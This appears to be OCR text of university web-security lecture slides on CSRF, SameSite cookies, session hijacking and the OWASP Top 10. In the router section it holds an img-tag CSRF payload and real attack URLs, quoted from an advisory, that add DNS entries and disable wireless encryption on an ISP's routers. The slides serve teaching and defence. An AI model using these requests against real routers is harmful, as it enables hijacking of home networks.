- The code coming from foo.com will be incorporated in mybank.com, as if the code was developed and present on the servers of mybank.com

Remote JavaScript Libraries

This means that if, foo.com, decides to send you malicious JavaScript, the code can do anything in the mybank.com domain

Why would foo.com send malicious code?

- Why not?
- Change of control of the domain
- Compromised

Cross Site Request Forgery (CSRF)

Allows attackers to send arbitrary HTTP requests on behalf of a victim


The attack can be hard to understand and avoid

- Likely many web applications are vulnerable


Typical scenario:

- User has authenticated with site A and is logged in
- Malicious site B tricks the user into submitting a malicious request to site A


CSRF Example




CSRF Example




CSRF Example



CSRF Example




CSRF Example



CSRF Against Home Routers

DSL router
192.168.0.1

Home User
192.168.0.101




attacker.cm


CSRF Against Home Routers

DSL router
192.168.0.1

Home User
192.168.0.101




2) <img src="http://192.168.0.1/action.php?do_something_bad>



1) GET /index.html

attacker.cm

CSRF Against Home Routers



CSRF Against Home Routers

What can the attacker do?

Real example: CSRF in home routers from a Mexican ISP

- No password was set by default
- http://www.securityfocus.com/archive/1/archive/1/476595/100/0/threaded

Add names to the DNS (216.163.137.3 www.prueba.hkm):

- http://192.168.1.254/xslt?PAGE=J38_SET&THISPAGE=J38&NEXTPAGE=J38_SET&NAME=www.prueba.hkm&ADDR=216.163.137.3

Disable Wireless Authentication

- http://192.168.1.254/xslt?PAGE=C05_POST&THISPAGE=C05&NEXTPAGE=C05_POST&NAME=encrypt_enabled&VALUE=0

Disable firewall, set new password,...

Server-side Countermeasures

Generate a token as part of the form and validate this token upon reception

- E.g., using unique IDs, MD5 hashes, etc.
- The token has to be bound to the user session
- Cannot be stored in a cookie
- You could limit the validity of the token time (e.g., 3 minutes)

Attacker cannot steal the token because of Same Origin Policy

Token Example

```
<form method="POST"
target=https://mybank.com/move_money/>
        <input type="text" name="acct-to">
        <input type="text" name="amount">
        <input type="hidden" name="t"
value="dsf98sdf8fds324">
        <input type="submit">
</form>
```

Client-side Countermeasures

Starting from 2016, some popular browsers have started supporting an extra cookie flag called “samesite”

- The possible values of this attribute are “Strict” and “Lax”
  - “Lax” is the default choice

```
Set-Cookie: SID=123abc; SameSite=Lax
```

```
Set-Cookie: SID=123abc; SameSite=Strict
```

SameSite Cookies – Strict Mode

The SameSite=Strict attribute requests from the browser to not attach the cookies to requests initiated by third-party websites

Examples

- Do not attach facebook.com cookies when:
  - attacker.com automatically submits a form towards facebook.com
  - attacker.com opens up facebook.com in an iframe
  - attacker.com requests a remote image/js from facebook.com
  - User clicks on a link to facebook.com on the attacker.com website

SameSite Cookies – Lax Mode

The SameSite=Lax relaxes the requirement for no third-party-initiated requests.

The cookies will be attached in a third-party request as long as:

1. The request is done via the GET method
2. Results in a top-level change
    1. No iframes
    2. No XMLHTTPRequests

Examples

- Do not attach facebook.com cookies when:
    - attacker.com automatically submits a form towards facebook.com
    - attacker.com opens up facebook.com in an iframe
- Do attach facebook.com cookies when:
    - attacker.com requests a remote image/js from facebook.com
    - User clicks on a link to facebook.com on the attacker.com website

Countermeasures All the Way Down

While the SameSite attribute solves the core of the issue causing CSRF you should not be solely relying on it when building web applications

- Low adoption by browsers
- http://caniuse.com/#search=samesite

Can I use samesite ? Settings

1 result found

Detected your country as "U.S.A.". Would you like to import usage data for that country?

Import No thanks

'SameSite' cookie attribute - OTHER

Usage % of all users

Global 58.5%

Same-site cookies ("First-Party-Only" or "First-Party") allow servers to mitigate the risk of CSRF and information leakage attacks by asserting that a particular cookie should only be sent with requests initiated from the same registrable domain.

Current aligned | Usage relative | Date relative | Show all

IE	Edge *	Firefox	Chrome	Safari	iOS Safari *	Opera Mini *	Chrome for Android	UC Browser for Android	Samsung Internet
			49						
			62		10.2				
		57	63		10.3				4
11	16	58	64	11	11.2	all	64	11.8	6.2
	17	59	65	11.1	11.3				
		60	66	TP					
		61	67						

Notes | Known issues (0) | Resources (4) | Feedback

This feature is backwards compatible. Browsers not supporting this feature will simply use the cookie as a regular cookie. There is no need to deliver different cookies to clients.

Countermeasures All the Way Down

While the SameSite attribute solves the core of the issue causing CSRF you should not be solely relying on it when building web applications

- Low adoption by browsers
- http://caniuse.com/#search=samesite

Use both the token and the SameSite attribute

- Part of the “belt-and-suspenders” mindset that we want in security
- More formally known as “defense in depth”

Session Hijacking/Fixation

It allows an attacker to gain control of a user's session

Session fixation

Force a user to use a session identifier that is already known to the attacker

- Example: Performing CSRF with the session id

Session hijacking

Steal the user's session identifier

- Example: XSS, Predictable session tokens, sniffing the network

Session Protection

Use cookies for session identifiers

Protecting session cookies

- Deploy application over TLS only
- Secure cookies: prevents cleartext transmission
- HttpOnly cookies: prevents script access

```
Set-Cookie: SID=123abc; Secure; HttpOnly
```

Open Web Application Security Project (OWASP) Top 10

- A1 – Injection
- A2 – Broken Auth and Session Management
- A3 – Cross-site Scripting
- A4 – Insecure Direct Object References
- A5 – Security misconfiguration
- A6 – Sensitive Data Exposure
- A7 – Missing function level access control
- A8 – Cross-site Request Forgery
- A9 – Using components with kn. vulnerabilities
- A10 – Unvalidated redirects and Forwards

Reading

Pixy: A Static Analysis Tool for Detecting Web Application Vulnerabilities
https://www.auto.tuwien.ac.at/~chris/research/doc/oakland06_pixy.pdf

Web Application Security Assessment by Fault Injection and Behavior Monitoring
http://wwwconference.org/proceedings/www2003/papers/refereed/p081/FINAL_WAVES_WWW2003.htm

CSP https://blog.mozilla.org/security/2014/10/04/csp-for-the-web-we-have/

Noncespaces: Using Randomization to Enforce Information Flow Tracking and Thwart Cross-Site Scripting Attacks http://www.ndss-symposium.org/wp-content/uploads/sites/25/2017/09/Noncespaces-Using-Randomization-to-Enforce-Information-Flow-Tracking-and-Thwart-Cross-site-Scripting-Attacks-paper-Matthew-Van-Gundy.pdf

SQLrand: Preventing SQL Injection Attacks
http://web1.cs.columbia.edu/~angelos/Papers/sqlrand.pdf

Static Detection of Second-Order Vulnerabilities in Web Applications

- https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/dahse
- http://www.insidefacebook.com/2014/08/21/facebook-announces-internet-defense-prize/